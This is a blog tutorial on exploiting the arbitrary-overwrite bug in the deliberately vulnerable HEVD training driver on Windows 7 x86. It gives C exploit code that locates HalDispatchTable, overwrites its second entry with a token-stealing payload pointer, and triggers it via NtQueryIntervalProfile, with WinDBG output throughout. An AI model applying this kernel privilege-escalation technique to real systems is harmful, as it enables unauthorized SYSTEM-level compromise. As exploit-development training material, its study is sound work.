[Kernel Exploitation] 7: Arbitrary Overwrite (Win7 x86) (/2018/01/kernel-exploitation-7)

Exploit code can be found here (https://github.com/abatchy17/HEVD-Exploits/tree/master/ArbitraryOverwrite/Win7_x86_SP1).

Walkthroughs for Win 10 x64 in a future post.

---

1. The vulnerability

Link to code here (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/3838d5599940305d5f862109d39379f11a47234c/Driver/ArbitraryOverwrite.c#L64).

```
NTSTATUS TriggerArbitraryOverwrite(IN PWRITE_WHAT_WHERE UserWriteWhatWhere) {
    PULONG_PTR What = NULL;
    PULONG_PTR Where = NULL;
    NTSTATUS Status = STATUS_SUCCESS;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead((PVOID)UserWriteWhatWhere,
                     sizeof(WRITE_WHAT_WHERE),
                     (ULONG)__alignof(WRITE_WHAT_WHERE));

        What = UserWriteWhatWhere->What;
        Where = UserWriteWhatWhere->Where;

        DbgPrint("[+] UserWriteWhatWhere: 0x%p\n", UserWriteWhatWhere);
        DbgPrint("[+] WRITE_WHAT_WHERE Size: 0x%X\n", sizeof(WRITE_WHAT_WHERE));
        DbgPrint("[+] UserWriteWhatWhere->What: 0x%p\n", What);
        DbgPrint("[+] UserWriteWhatWhere->Where: 0x%p\n", Where);

#ifdef SECURE
        // Secure Note: This is secure because the developer is properly validating if address
        // pointed by 'Where' and 'What' value resides in User mode by calling ProbeForRead()
        // routine before performing the write operation
        ProbeForRead((PVOID)Where, sizeof(PULONG_PTR), (ULONG)__alignof(PULONG_PTR));
        ProbeForRead((PVOID)What, sizeof(PULONG_PTR), (ULONG)__alignof(PULONG_PTR));

        *(Where) = *(What);
#else
        DbgPrint("[+] Triggering Arbitrary Overwrite\n");

        // Vulnerability Note: This is a vanilla Arbitrary Memory Overwrite vulnerability
        // because the developer is writing the value pointed by 'What' to memory location
        // pointed by 'Where' without properly validating if the values pointed by 'Where'
        // and 'What' resides in User mode
        *(Where) = *(What);
#endif
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

The vulnerability is obvious, `TriggerArbitraryOverwrite` allows overwriting a controlled value at a controlled address. This is very powerful, but can you come up with a way to exploit this without having another vulnerability?

Let's consider some scenarios (that won't work but are worth thinking about):

1. Overwrite a return address:
   Needs an infoleak to reveal the stack layout or a read primitive.

2. Overwriting the process token with a SYSTEM one:
   Need to know the `EPROCESS` address of the SYSTEM process.
3. Overwrite a function pointer called with kernel privileges:
   Now that's a good one, an excellent documentation on a reliable (11-years old!) technique is Exploiting Common Flaws in Drivers (http://shinnai.altervista.org/papers_videos/ECFID.pdf).

---

hal.dll, HalDispatchTable and function pointers

`hal.dll` stands for Hardware Abstraction Layer, basically an interface to interacting with hardware without worrying about hardware-specific details. This allows Windows to be portable.

`HalDispatchTable` is a table containing function pointers to HAL routines. Let's examine it a bit with WinDBG.

```
kd> dd HalDispatchTable     // Display double words at HalDispatchTable
82970430  00000004 828348a2 828351b4 82afbad7
82970440  00000000 828455ba 829bc507 82afb3d8
82970450  82afb683 8291c959 8295d757 8295d757
82970460  828346ce 82834f30 82811178 82833dce
82970470  82afbaff 8291c98b 8291caa1 828350f6
82970480  8291caa1 8281398c 8281b4f0 82892c8c
82970490  82af8d7f 00000000 82892c9c 829b3c1c
829704a0  00000000 82892cac 82af8f77 00000000

kd> ln 828348a2
Browse module
Set bu breakpoint

(828348a2)   hal!HaliQuerySystemInformation   |  (82834ad0)   hal!HalpAcpiTimerInit
Exact matches:
    hal!HaliQuerySystemInformation (<no parameter info>)

kd> ln 828351b4
Browse module
Set bu breakpoint

(828351b4)   hal!HalpSetSystemInformation   |  (82835234)   hal!HalpDpReplaceEnd
Exact matches:
    hal!HalpSetSystemInformation (<no parameter info>)
```

First entry at `HalDispatchTable` doesn't seem to be populated but `HalDispatchTable+4` points to `HaliQuerySystemInformation` and `HalDispatchTable+8` points to `HalpSetSystemInformation`.

These locations are writable and we can calculate their exact location easily (more on that later). `HaliQuerySystemInformation` is the lesser used one of the two, so we can put the address of our shellcode at `HalDispatchTable+4` and make a user-mode call that will end up calling this function.

`HaliQuerySystemInformation` is called by the undocumented `NtQueryIntervalProfile` (which according to the linked article is a "very low demanded API"), let's take a look with WinDBG:

```
kd> uf NtQueryIntervalProfile

...snip...

nt!NtQueryIntervalProfile+0x6b:
82b55ec2 call    nt!KeQueryIntervalProfile (82b12c97)

...snip...

kd> uf nt!KeQueryIntervalProfile

...snip...

nt!KeQueryIntervalProfile+0x14:
82b12cab mov     dword ptr [ebp-10h],eax
82b12cae lea     eax,[ebp-4]
82b12cb1 push    eax
82b12cb2 lea     eax,[ebp-10h]
82b12cb5 push    eax
82b12cb6 push    0Ch
82b12cb8 push    1
82b12cba call    dword ptr [nt!HalDispatchTable+0x4 (82970434)]
82b12cc0 test    eax,eax
82b12cc2 jl      nt!KeQueryIntervalProfile+0x38 (82b12ccf)  Branch

...snip...
```

Function at `[nt!HalDispatchTable+0x4]` gets called at `nt!KeQueryIntervalProfile+0x23` which we can trigger from user-mode. Hopefully, we won't run into any trouble overwriting that entry.

The exploit will do the following:

1. Get `HalDispatchTable` location in the kernel.
2. Overwrite `HalDispatchTable+4` with the address of our payload.
3. Calculate the address of `NtQueryIntervalProfile` and call it.

---

2. Getting the address of `HalDispatchTable`

`HalDispatchTable` exists in the kernel executive (ntoskrnl or another instance depending on the OS/processor). To get its address we need to:

1. Get kernel's base address in kernel using `NtQuerySystemInformation`.
2. Load kernel in usermode and get the offset to `HalDispatchTable`.
3. Add the offset to kernel's base address.

```
SYSTEM_MODULE krnlInfo = *getNtoskrnlInfo();
// Get kernel base address in kernelspace
ULONG addr_ntoskrnl = (ULONG)krnlInfo.ImageBaseAddress;
printf("[+] Found address to ntoskrnl.exe at 0x%x.\n", addr_ntoskrnl);

// Load kernel in use in userspace to get the offset to HalDispatchTable
// NOTE: DO NOT HARDCODE KERNEL MODULE NAME
printf("[+] Kernel in use: %s.\n", krnlInfo.Name);
char* krnl_name = strrchr((char*)krnlInfo.Name, '\\') + 1;
HMODULE user_ntoskrnl = LoadLibraryEx(krnl_name, NULL,DONT_RESOLVE_DLL_REFERENCES);
if(user_ntoskrnl == NULL)
{
        printf("[-] Failed to load kernel image.\n");
        exit(-1);
}

printf("[+] Loaded kernel in usermode using LoadLibraryEx: 0x%x.\n",user_ntoskrnl);
ULONG user_HalDispatchTable = (ULONG)GetProcAddress(user_ntoskrnl,"HalDispatchTable");
if(user_HalDispatchTable == NULL)
{
        printf("[-] Failed to locate HalDispatchTable.\n");
        exit(-1);
}

printf("[+] Found HalDispatchTable in usermode: 0x%x.\n",user_HalDispatchTable);

// Calculate address of HalDispatchTable in kernelspace
ULONG addr_HalDispatchTable = addr_ntoskrnl - (ULONG)user_ntoskrnl +user_HalDispatchTable;
printf("[+] Found address to HalDispatchTable at 0x%x.\n",addr_HalDispatchTable);
```

---

3. Overwriting `HalDispatchTable+4`

To do this, we just need to submit a buffer that gets cast to `WRITE_WHAT_WHERE`. Basically two pointers, one for `What` and another for `Where`.

```
typedef struct _WRITE_WHAT_WHERE {
        PULONG_PTR What;
        PULONG_PTR Where;
} WRITE_WHAT_WHERE, *PWRITE_WHAT_WHERE;
```

Notice that these are pointers.

```
ULONG What = (ULONG)&StealToken;
*uBuffer = (ULONG)&What;
*(uBuffer + 1) = (addr_HalDispatchTable + 4);

DWORD bytesRet;
DeviceIoControl(
                driver,
                HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE,
                uBuffer,
                SIZE,
                NULL,
                0,
                &bytesRet,
                NULL);
```

Now let's test what we have. Put breakpoint right before the exploit gets triggered.

```
kd> bu HEVD!TriggerArbitraryOverwrite  0x61

kd> g
[+] UserWriteWhatWhere: 0x000E0000
[+] WRITE_WHAT_WHERE Size: 0x8
[+] UserWriteWhatWhere->What: 0x0025FF38
[+] UserWriteWhatWhere->Where: 0x82966434
[+] Triggering Arbitrary Overwrite
Breakpoint 2 hit
HEVD!TriggerArbitraryOverwrite+0x61:
93d71b69 mov     eax,dword ptr [edi]
```

Next' let's validate the data.

```
kd> dd 0x0025FF38
0025ff38  00f012d8 bae57df8 0025ff88 00f014d9
0025ff48  00000001 002a06a8 0029e288 bae57d30
0025ff58  00000000 00000000 7ffdc000 2c407500
0025ff68  00000001 00769cbf 0025ff54 96a5085a
0025ff78  0025ffc4 00f01c7b ba30aa60 00000000
0025ff88  0025ff94 75ebee1c 7ffdc000 0025ffd4
0025ff98  77b23ab3 7ffdc000 779af1ec 00000000
0025ffa8  00000000 7ffdc000 00000000 00000000
kd> ln 00f012d8
Browse module
Set bu breakpoint

 [C:\Users\abatchy\source\repos\HEVD\HEVD\shell32.asm @ 6] (00f012d8)   HEVD_f00000!StealToken   |  (00f01312)   HEVD_
Exact matches:
    HEVD_f00000!StealToken (void)
```

Ok good, we passed a pointer to the payload as expected. Let's verify the "where" part.

```
kd> ln 0x82966434
Browse module
Set bu breakpoint

(82966430)   nt!HalDispatchTable+0x4   |  (8296648c)   nt!BuiltinCallbackReg
```


`Where` points to `nt!HalDispatchTable+0x4` as expected, cool.

```
kd> p
HEVD!TriggerArbitraryOverwrite+0x63:
93d71b6b mov     dword ptr [ebx],eax
kd> p
HEVD!TriggerArbitraryOverwrite+0x65:
93d71b6d jmp     HEVD!TriggerArbitraryOverwrite+0x8b (93d71b93)
kd> dd HalDispatchTable
0052c430  00000004 006b7aaf 006b7ac3 006b7ad7
0052c440  00000000 004015ba 00578507 006b73d8
0052c450  006b7683 004d8959 00519757 00519757
0052c460  004d8966 004d8977 00000000 006b8de7
0052c470  006b7aff 004d898b 004d8aa1 006b7b11
0052c480  004d8aa1 00000000 00000000 0044ec8c
0052c490  006b4d7f 00000000 0044ec9c 0056fc1c
0052c4a0  00000000 0044ecac 006b4f77 00000000
```

4. Triggering the payload

Like explained earlier, we need to call `NtQueryIntervalProfile` which address can be resolved from `ntdll.dll`.

```
// Trigger the payload by calling NtQueryIntervalProfile()
HMODULE ntdll = GetModuleHandle("ntdll");
PtrNtQueryIntervalProfile _NtQueryIntervalProfile =(PtrNtQueryIntervalProfile)GetProcAddress(ntdll,"NtQueryIntervalPro
if (_NtQueryIntervalProfile == NULL)
{
        printf("[-] Failed to get address of NtQueryIntervalProfile.\n");
        exit(-1);
}
ULONG whatever;
_NtQueryIntervalProfile(2, &whatever);
```



Full code to exploit here (https://github.com/abatchy17/HEVD-Exploits/tree/master/ArbitraryOverwrite/Win7_x86_SP1).

- Abatchy

comments powered by Disqus (http://disqus.com)